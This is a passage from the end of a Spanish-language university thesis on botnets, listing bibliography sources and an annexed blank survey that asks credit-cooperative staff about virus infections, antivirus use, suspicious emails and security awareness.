Wikipedia. (2012). *Sistema de prevención de intrusos*. Obtenido de http://es.wikipedia.org/wiki/Sistema_de_Prevenci%C3%B3n_de_Intrusos

WIKIPEDIA, F. (09 de 01 de 2013). *WIKIPEDIA*. Obtenido de http://es.wikipedia.org/wiki/Asterisk

WIKIPEDIA, F. (s.f.). *Investigación cuantitativa.* Obtenido de http://es.wikipedia.org/wiki/Investigaci%C3%B3n_cuantitativa

WIKIPEDIA1. (s.f.). *Investigación cualitativa.* Obtenido de http://es.wikipedia.org/wiki/Investigaci%C3%B3n_cualitativa

World, I. C. (s.f.). Obtenido de http://www.interpol.int/es/Criminalidad/Delincuencia-inform%C3%A1tica/Ciberdelincuencia

World, P. (2009). *¿Qué es un Botnet y por qué debo preocuparme?* .

yoreparo. (12 de 10 de 2008). *yoreparo.* Recuperado el 06 de 11 de 2011

ANEXOS.

ANEXO 1

Encuesta/Entrevista

MODELO DE ENCUESTA.

UNIVERSIDAD TÉCNICA DE AMBATO.

FACULTAD DE INGENIERÍA EN SISTEMAS ELECTRÓNICA E INDUSTRIAL.

LUGAR A ENCUESTAR: Cooperativa de Ahorro y Crédito "OSCUS" Ltda.

OBJETIVO DE LA ENCUESTA:

Señores, su veracidad en las respuestas permitirá al grupo investigador desarrollar un trabajo real y efectivo.

Agradecemos su colaboración y garantizamos absoluta reserva de su información.

Fecha de Aplicación:

1. ¿Sabe usted lo que es una Botnet?

   1.1 Si ( ) 1.2 No( )

2. ¿Ha notado que sea infectado su PC con virus?

   2.1 Si( ) 2.2 No( )

3. ¿Qué Antivirus utiliza ud?

   3.1 Avast( ) 3.2 Nod32() 3.3 Avg() 3.4 Kaspersky( ) 3.5 Otros( )

4. ¿Desearía cambiar su Antivirus Actual?

   4.1 Si( ) 4.2 No( )

5. ¿El Antivirus que usa actualmente es original?

   5.1 Si( ) 5.2 No( ) 5.3 No se

6. ¿Ha recibido correos sospechosos, y en caso de recibirlos los ha abierto?

   6.1 Si ( ) 6.2 No ()

7. Qué Navegador Utiliza?

   7.1 Mozilla Firefox() 7.2 Google Chrome() 7.3 Internet Explorer() 7.4 Otros()

8. Que Servidor de Correo Electrónico utiliza?

8.1 Gmail( ) 8.2 Hotmail( ) 8.3 Yahoo( ) 8.4 Outlook( ) 8.5 otros ( )

9.- ¿En qué grado supone usted que son los daños que provocan los virus?

9.1 Muy Alto( ) 9.2 Alto( ) 9.3Medio() 9.4 Bajo( )

10) ¿Piensa usted que la gente está lo suficientemente informada acerca de este tema (Botnets)?

10.1 Si ( ) 10.2 No ()

11) ¿Cree usted que es importante implementar un manual de buen uso de Correo Electrónico y actualizaciones de software para evitar robo de información?

11.1 Si ( ) 11.2 No ()

12) ¿Considera Usted que la información de su computador está segura contra los delitos informáticos?

12.1 Si ( ) 12.2 No ()